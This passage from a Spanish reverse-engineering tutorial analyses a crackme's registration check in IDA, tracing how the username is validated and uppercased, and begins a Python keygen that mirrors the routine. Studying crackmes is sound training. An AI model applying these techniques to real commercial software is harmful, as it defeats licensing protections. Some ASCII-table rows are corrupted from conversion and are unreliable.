004012D7      push   offset byte_40217E ; lpString
004012DC      push   3E9h ; nIDDlgItem
004012E1      push   [ebp+hWnd] ; hDlg
004012E4      call    GetDlgItemTextA
004012E9      mov     eax, 1
004012EE      jmp   short loc_4012F7

```

Vemos que hay dos entradas continuadas con el mismo handle hWnd, por lo tanto supongo que deben ser las entradas para user y password que el crackme tiene cuando entra a REGISTER.




También vemos que ambos tienen el número de control nIDDigItem de cada uno, 0x3e8 y 0x3e9.




Utilizando el programa GREATIS WINDOWSE que nos da información acerca de las ventanas donde pasamos el mouse.

<http://www.greatis.com/wdsetup.exe>



Verifico que el control id de la caja de texto de arriba es 0x3e8 y la de abajo 0x3e9.

También puedo renombrar los buffers donde recibe las strings, el primero como corresponde al user a String\_USER y el segundo como String\_PASSWORD, ambos solo aceptan 0x0b caracteres de largo máximo, a pesar de ser los buffers mas grandes.



Bueno ya sabemos dónde se guarda el user y password que se tipea, veamos que hace con las misma.

La String\_USER ya habíamos visto que la procesaba aquí dentro.

The screenshot shows assembly code in a debugger window. The code is as follows:

```
00401228    push    offset String_USER
0040122D    call    sub_40137E
00401232    push    eax
00401233    push    offset String_PASSWORD
00401238    call    sub_4013D8
0040123D    add     esp, 4
00401240    pop     eax
00401241    cmp     eax, ebx
00401243    jz      short loc_40124C
```

Analicemos que hace con la misma, pero antes podemos cambiar los nombres de las funciones ya que aparentemente la primera procesa la String\_USER y la segunda procesa la String\_PASSWORD

The screenshot shows assembly code in a debugger window. The code is as follows:

```
00401228    push    offset String_USER
0040122D    call    PROCESA_USER
00401232    push    eax
00401233    push    offset String_PASSWORD
00401238    call    PROCESA_PASS
0040123D    add     esp, 4
00401240    pop     eax
00401241    cmp     eax, ebx
00401243    jz      short loc_40124C
```

Below this, there is a pink box containing:

```
call    CARTEL_ERROR
jmp    short loc_4011E6
```

And a green box containing:

```
0040124C    loc_40124C:
0040124C    call    CARTEL_BUENO
0040124C    jmp    short loc_4011E6
00401251    WndProc
00401251    endp
```

Ahora si analicemos PROCESA\_USER.

```

0040137E
0040137E
0040137E
0040137E ; int __cdecl PROCESA_USER(int offset_String_USER)
0040137E PROCESA_USER proc near
0040137E
0040137E offset_String_USER= dword ptr 4
0040137E
0040137E     mov     esi, [esp+offset_String_USER]
00401382     push    esi

```

```

00401383
00401383 loc_401383:
00401383             mov     al, [esi]
00401385             test    al, al
00401387             jz      short loc_40139C

```

Renombrando la variable uso para respetar el mismo nombre que uso IDA, aunque podría haber puesto p\_String\_USER ya que es también es el puntero a la misma.


Con SET TYPE propago la función y me fijo si coincide el argumento en la referencia.

```

00401228         push    offset String_USER ; offset_String_USER
0040122D         call    PROCESA_USER
00401232         push    eax
00401233         push    offset String_PASSWORD
00401238         call    PROCESA_PASS
0040123D         add     esp, 4
00401240         pop     eax
00401241         cmp     eax, ebx
00401243         jz      short loc_40124C


```


Vemos que la aclaración que agrego coincide con el nombre del argumento.




Vemos que hay un LOOP que irá leyendo los BYTES de la String\_USER, mientras que no sea cero el byte o sea hasta que no termine la string se repetirá el LOOP e irá por el camino de la flecha ROJA.

Allí se ve el LOOP completo va incrementando ESI para ir leyendo byte a byte cada carácter de la String\_USER, cada uno que toma los compara con 0x41.






Podemos hacer click derecho en el 0x41 y cambiar por la A que es el carácter ASCII de ese valor.



La cuestión es que si es más bajo que el carácter A te tira a NO LUCK, así que si vemos la tabla ASCII, no acepta números en USER solo letras ya que deben ser mayores o iguales que A.

DEC	HEX	OCT	CHAR	DEC	HEX	OCT	CH	DEC	HEX	OCT	CH	DEC	HEX	OCT	CH
0	0	000	NUL	32	20	040		64	40	100	@	96	60	140	`
1	1	001	SOH	33	21	041	!	65	41	101	A	97	61	141	a
2	2	002	STX	34	22	042	"	66	42	102	B	98	62	142	b
3	3	003	ETX	35	23	043	#	67	43	103	C	99	63	143	c
4	4	004	EOT	36	24	044	\$	68	44	104	D	100	64	144	d
5	5	005	ENQ	37	25	045	%	69	45	105	E	101	65	145	e
6	6	006	ACK	38	26	046	&	70	46	106	F	102	66	146	f
7	7	007	BEL	39	27	047	'	71	47	107	G	103	67	147	g
8	8	010	BS	40	28	050	(	72	48	110	H	104	68	150	h
9	9	011	TAB	41	29	051	)	73	49	111	I	105	69	151	i
10	A	012	LF	42	2A	052	*	74	4A	112	J	106	6A	152	j
11	B	013	VT	43	2B	053	+	75	4B	113	K	107	6B	153	k
12	C	014	FF	44	2C	054	,	76	4C	114	L	108	6C	154	l
13	D	015	CR	45	2D	055	-	77	4D	115	M	109	6D	155	m
14	E	016	SO	46	2E	056	.	78	4E	116	N	110	6E	156	n
15	F	017	SI	47	2F	057	/	79	4F	117	O	111	6F	157	o
16	10	020	DLE	48	30	060	0	80	50	120	80	112	70	160	p
17	11	021	DC1	49	31	061	1	81	51	121	Q	113	71	161	q
18	12	022	DC2	50	32	062	2	82	52	122	R	114	72	162	r
19	13	023	DC3	51	33	063	3	83	53	123	S	115	73	163	s
20	14	024	DC4	52	34	064	4	84	54	124	T	116	74	164	t
21	15	025	NAK	53	35	065	5	85	55	125	U	117	75	165	u
22	16	026	SYN	54	36	066	6	86	56	126	V	118	76	166	v
23	17	027	ETB	55	37	067	7	87	57	127	W	119	77	167	w
24	18	030	CAN	56	38	070	8	88	58	130	X	120	78	170	x
25	19	031	EM)	57	39	071	9	89	59	131	Y	121	79	171	y
26	1A	032	SUB	58	3A	072	:	90	5A	132	Z	122	7A	172	z
27	1B	033	ESC	59	3B	073	;	91	5B	133	[	123	7B	173	{
28	1C	034	FS	60	3C	074	<	92	5C	134	\	124	7C	174	
29	1D	035	GS	61	3D	075	=	93	5D	135	]	125	7D	175	}
30	1E	036	RS	62	3E	076	>	94	5E	136	^	126	7E	176	~
31	1F	037	US	63	3F	077	?	95	5F	137	_	127	7F	177	DEL

Así que chequea que todos los caracteres de la String\_USER sean mayores que 0x41 o sea A por lo menos.



También chequea JNB si no es más bajo que Z lo manda a ese BLOQUE en 0x401394, sino lo deja como esta y sigue con el siguiente carácter por el camino de bloques verdes.

Así que acepta las letras mayúsculas salvo la Z los caracteres mayores o iguales a Z van a ese bloque veamos que hace en el mismo.

Le llame resta\_20 porque eso es lo que hace, si es más grande que Z le resta 20 y lo guarda.

DEC	HEX	OCT	CHAR	DEC	HEX	OCT	CH	DEC	HEX	OCT	CH	DEC	HEX	OCT	CH
0	0	000	NUL	32	20	040		64	40	100	@	96	60	140	`
1	1	001	SOH	33	21	041	!	65	41	101	A	97	61	141	a
2	2	002	STX	34	22	042	"	66	42	102	B	98	62	142	b
3	3	003	ETX	35	23	043	#	67	43	103	C	99	63	143	c
4	4	004	EOT	36	24	044	\$	68	44	104	D	100	64	144	d
5	5	005	ENQ	37	25	045	%	69	45	105	E	101	65	145	e
6	6	006	ACK	38	26	046	&	70	46	106	F	102	66	146	f
7	7	007	BEL	39	27	047	'	71	47	107	G	103	67	147	g
8	8	010	BS	40	28	050	(	72	48	110	H	104	68	150	h
9	9	011	TAB	41	29	051	)	73	49	111	I	105	69	151	i
10	A	012	LF	42	2A	052	*	74	4A	112	J	106	6A	152	j
11	B	013	VT	43	2B	053	+	75	4B	113	K	107	6B	153	k
12	C	014	FF	44	2C	054	,	76	4C	114	L	108	6C	154	l
13	D	015	CR	45	2D	055	-	77	4D	115	M	109	6D	155	m
14	E	016	SO	46	2E	056	.	78	4E	116	N	110	6E	156	n
15	F	017	SI	47	2F	057	/	79	4F	117	O	111	6F	157	o
16	10	020	DLE	48	30	060	0	80	50	120	80	112	70	160	p
17	11	021	DC1	49	31	061	1	81	51	121	Q	113	71	161	q
18	12	022	DC2	50	32	062	2	82	52	122	R	114	72	162	r
19	13	023	DC3	51	33	063	3	83	53	123	S	115	73	163	s
20	14	024	DC4	52	34	064	4	84	54	124	T	116	74	164	t
21	15	025	NAK	53	35	065	5	85	55	125	U	117	75	165	u
22	16	026	SYN	54	36	066	6	86	56	126	V	118	76	166	v
23	17	027	ETB	55	37	067	7	87	57	127	W	119	77	167	w
24	18	030	CAN	56	38	070	8	88	58	130	X	120	78	170	x
25	19	031	EM	57	39	071	9	89	59	131	Y	121	79	171	y
26	1A	032	SUB	58	3A	072	:	90	5A	132	Z	122	7A	172	z
27	1B	033	ESC	59	3B	073	;	91	5B	133	[	123	7B	173	{
28	1C	034	FS	60	3C	074	<	92	5C	134	\	124	7C	174	
29	1D	035	GS	61	3D	075	=	93	5D	135	]	125	7D	175	}
30	1E	036	RS	62	3E	076	>	94	5E	136	^	126	7E	176	~
31	1F	037	US	63	3F	077	?	95	5F	137	_	127	7F	177	DEL

O sea que si pasas 0x61 que es la "a" minúscula al restarle 0x20 quedara valiendo 0x41 que es la "A" mayúscula, hace lo mismo con todos los caracteres más grandes o igual que Z.

Si es la Z menos 0x20 nos da 0x3a que es el símbolo de dos puntos.

21	15	0x25	NAK	53	35	0x05	5	85	55	125	U	117	/5	165	U
22	16	0x26	SYN	54	36	0x06	6	86	56	126	V	118	76	166	v
23	17	0x27	ETB	55	37	0x07	7	87	57	127	W	119	77	167	w
24	18	0x30	CAN	56	38	0x08	8	88	58	130	X	120	78	170	x
25	19	0x31	EM)	57	39	0x09	9	89	59	131	Y	121	79	171	y
26	1A	0x32	SUB	58	3A	0x0A	:	90	5A	132	Z	122	7A	172	z
27	1B	0x33	ESC	59	3B	0x0B	;	91	5B	133	[	123	7B	173	{
28	1C	0x34	FS	60	3C	0x0C	<	92	5C	134	\	124	7C	174	
29	1D	0x35	GS	61	3D	0x0D	=	93	5D	135	]	125	7D	175	}
30	1E	0x36	RS	62	3E	0x0E	>	94	5E	136	^	126	7E	176	~
31	1F	0x37	US	63	3F	0x0F	?	95	5F	137	_	127	7F	177	DEL

La cuestión es que podemos ir armando un script de Python para ir armando el keygen.

```
user=raw_input()
largo=len(user)
if (largo> 0xb):
    exit()

userMAY=""

for i in range(largo):
    if (ord(user[i])<0x41):
        print "CARACTER INVALIDO"
        exit()
    if (ord(user[i]) >= 0x5a):
        userMAY+= chr(ord(user[i])-0x20)
    else:
        userMAY+= chr(ord(user[i]))

print "USER",userMAY
```

Vemos que el script hace lo mismo que el programa, va tomando uno a uno los caracteres de la string user y compara con 0x41 si es menor te dice que es un carácter invalido y te tira a EXIT sino ve si es mayor o igual que 0x5a y si es así le resta 0x20 y lo va agregando a la string userMAY.

Vemos que si ingreso pePP me lo transforma en PEPP.


```
C:\Python27\python.exe C:/Users/richar/Desktop/keygen.py
pePP
USER PEPP

Process finished with exit code 0
```


Y si ingreso la Z me la transforma en dos puntos como vimos.

```
C:\Python27\python.exe C:/Users/ricnar/Desktop/peZa
USER PE:A
Process finished with exit code 0
```


Así que hasta ahí vamos igual que el programa, cuando sale del LOOP veamos que hace sigue por aquí.



Cuando halle un carácter que sea cero terminara el LOOP e ira al bloque en 0x40139c.



Vemos que antes de ir incrementando ESI, lo había PUSHEADO al stack para guardar el valor original que apunta al inicio de la string, y allí con el POP ESI lo recupera antes de entrar al call 0x4013c2.



Vemos que es un LOOP que suma todos los bytes por eso lo llame SUMATORIA, así que podemos agregar eso en nuestro script.

```

sum=0
